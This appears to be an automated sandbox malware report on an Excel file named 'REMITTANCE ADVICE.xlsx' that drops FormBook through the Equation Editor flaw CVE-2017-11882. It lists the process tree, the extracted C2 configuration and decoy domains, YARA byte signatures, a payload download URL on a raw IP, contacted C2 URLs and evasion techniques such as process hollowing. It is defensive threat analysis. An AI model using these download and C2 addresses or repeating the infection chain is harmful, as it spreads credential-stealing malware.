ID: 528736
Sample Name: REMITTANCE ADVICE.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:11:00
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report REMITTANCE ADVICE.xlsx

Overview


General Information

Sample Name:	REMITTANCE ADVICE.xlsx
Analysis ID:	528736
MD5:	2caab2292b282e..
SHA1:	86f37c31091b15c..
SHA256:	4c84124c87cd46…
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 284 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1184 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1348 cmdline: "C:\Users\Public\vbc.exe" MD5: 1624595E2354FF7BE9E7DC6DEF2ED69E)
    - vbc.exe (PID: 2028 cmdline: "C:\Users\Public\vbc.exe" MD5: 1624595E2354FF7BE9E7DC6DEF2ED69E)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - explorer.exe (PID: 2992 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
          - cmd.exe (PID: 1228 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.ff4cu6twc.xyz/m07f/"
  ],
  "decoy": [
    "khitthit.club",
    "kczu.net",
    "caylalamar.com",
    "iixiazai.com",
    "nickatwoodrealestate.com",
    "006664.com",
    "strimsbdltd.com",
    "mykyhouse.com",
    "flyestkicks.com",
    "campingwithoutcanvas.com",
    "sarishamisen.com",
    "retrorecycling.com",
    "zw4azsjb3cuj.biz",
    "lokasennaservices.com",
    "charleswagner.xyz",
    "smmbazar.net",
    "rebornmkt.com",
    "clicktoreach.com",
    "alendigital.xyz",
    "carehrc.com",
    "locationdevice.online",
    "homevoru.com",
    "electrahealth.clinic",
    "punto-linea-espacio.com",
    "yhxt13800.com",
    "pancakeshares.com",
    "artdecooutdoor.com",
    "phg-formation.com",
    "businessagilitysessions.com",
    "procofun.com",
    "thekatz.group",
    "casepoo.com",
    "tokofebri.store",
    "crippledom.com",
    "online-shrine-ltd.com",
    "jesbon.com",
    "ligoom.com",
    "odonofally.quest",
    "tender.guru",
    "payments-gate-325r.xyz",
    "bfcmtld.com",
    "scoocs.info",
    "welderstexas.com",
    "eastendfinances.com",
    "bohoglamburlesque.com",
    "naijafame.net",
    "digitallghtning.com",
    "refreshpor.xyz",
    "luly-boo.com",
    "enchantedroses-shop.com",
    "victorrialand.com",
    "kenzivenum.com",
    "protokolavukatlik.com",
    "berrymojito.com",
    "empireexteriorservices.com",
    "pushaoeel-kouhu-bunan7266.com",
    "travellerbugs.com",
    "allcources.com",
    "jaszicurls.com",
    "rem-youth.com",
    "strawberryroom-15.com",
    "paramusinsurancebroker.com",
    "jhtz001.com",
    "promtgloan.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000000.494095380.00000000095A5000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000000.494095380.00000000095A5000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.510000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.510000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.510000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 5 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
REMITTANCE ADVICE.xlsx	35%	Virustotal		Browse
REMITTANCE ADVICE.xlsx	43%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsvE542.tmp\otav.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	9%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	27%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\nsvE542.tmp\otav.dll	41%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.explorer.exe.2ca796c.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.vbc.exe.510000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.explorer.exe.41b680.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://192.210.173.90/70007/vbc.exe	100%	Avira URL Cloud	malware	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
www.ff4cu6twc.xyz/m07f/	100%	Avira URL Cloud	phishing	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.clicktoreach.com/m07f/?8p=5jRPexjhYVA&8pM=igd9ZaB/0LuNZ3khfd1rv5ythTuTDfiv5fbgroetehOkX6jie/kGfA2Y9msKDFCRQxq0nA==	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.yhxt13800.com/m07f/?8pM=dna2QeGax28GSJkNz7Uka6j7mpWTPT6ewM6loPSgIzIWFgZfz42ON2JlykoAty+SKeMdPQ==&8p=5jRPexjhYVA	0%	Avira URL Cloud	safe	
http://https://www.clicktoreach.com/m07f/?8p=5jRPexjhYVA&8pM=igd9ZaB/0LuNZ3khfd1rv5ythTuTDfiv5fbgroetehOkX6	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.promtgloan.com/m07f/?8p=5jRPexjhYVA&8pM=fckM7dU8XdB/CBRKAli8IWZTeVSsZcSnfT9NsehECm7QI2Avboj8F2o4ZiYCfg8g2yKAcw==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ff4cu6twc.xyz	23.225.139.107	true	true		unknown
www.yhxt13800.com	154.205.233.189	true	true		unknown
promtgloan.com	34.102.136.180	true	false		unknown
www.clicktoreach.com	156.234.44.48	true	true		unknown
www.promtgloan.com	unknown	unknown	true		unknown
www.ff4cu6twc.xyz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.210.173.90/70007/vbc.exe	true	• Avira URL Cloud: malware	unknown
www.ff4cu6twc.xyz/m07f/	true	• Avira URL Cloud: phishing	low
http://www.clicktoreach.com/m07f/?8p=5jRPexjhYVA&8pM=igd9ZaB/0LuNZ3khfd1rv5ythTuTDfiv5fbgroetehOkX6jie/kGfA2Y9msKDFCRQxq0nA==	true	• Avira URL Cloud: safe	unknown
http://www.yhxt13800.com/m07f/?8pM=dna2QeGax28GSJkNz7Uka6j7mpWTPT6ewM6loPSgIzIWFgZfz42ON2JlykoAty+SKeMdPQ==&8p=5jRPexjhYVA	true	• Avira URL Cloud: safe	unknown
http://www.promtgloan.com/m07f/?8p=5jRPexjhYVA&8pM=fckM7dU8XdB/CBRKAli8IWZTeVSsZcSnfT9NsehECm7QI2Avboj8F2o4ZiYCfg8g2yKAcw==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.210.173.90	unknown	United States		36352	AS-COLOCROSSINGUS	true
154.205.233.189	www.yhxt13800.com	Seychelles		26484	IKGUL-26484US	true
156.234.44.48	www.clicktoreach.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
23.225.139.107	ff4cu6twc.xyz	United States		40065	CNSERVERSUS	true
34.102.136.180	promtgloan.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528736
Start date:	25.11.2021
Start time:	18:11:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	REMITTANCE ADVICE.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/24@4/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 35.9% (good quality ratio 34.3%) • Quality average: 73% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:11:39	API Interceptor	63x Sleep call for process: EQNEDT32.EXE modified
18:11:46	API Interceptor	75x Sleep call for process: vbc.exe modified
18:12:15	API Interceptor	225x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.210.173.90	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 192.210.173.90/9996/vbc.exe
23.225.139.107	Citation-HEQ211025001T-EXPP v4,pdf.exe	Get hash	malicious	Browse	• www.ff4c2myy0.xyz/b62n/?0N645BeP=2z8/DFBh6WpSpFX6wB1064sDrPXSeSOfJoiQLvsLuWsNGL1vZNLvTgutkyJJNZ2OPBS2&vVSdF=CPGHuRZ
	nieuwe voorbeeldcatalogus.exe	Get hash	malicious	Browse	• www.ff4cdhffx.xyz/wtcv/?fDKDRP=4hl0tBDHW6JPsXG0&nfB=FSi4Qdy434FsvWx/pZkyb0EEcskqbIDHoUhsco76HWNDqdZM/2zbMwwINEqH4o0RX6tYdNliSQ==
	ITRli68rgq.exe	Get hash	malicious	Browse	• www.ff4ciib4q.xyz/bs8f/?of=9rSLDPtHxj9hfT&3fKPRDU=l/4T0KvG3Qbse26kA+T24bIAmCiYaIE9w6t3mmhaX7GL32gDljPc3Nx0v53cYcljly9R
	NUo71b3C4p.exe	Get hash	malicious	Browse	• www.ff4cuno43.xyz/fqiq/?08CT3r=I63H3q6o+dl8AtpK+GpoKwAA/R2rUg5XwX/Qi823haVwXJBXcEYht0Yyg/fQMhe0Sr5t&fB8P=4hMPVF78e
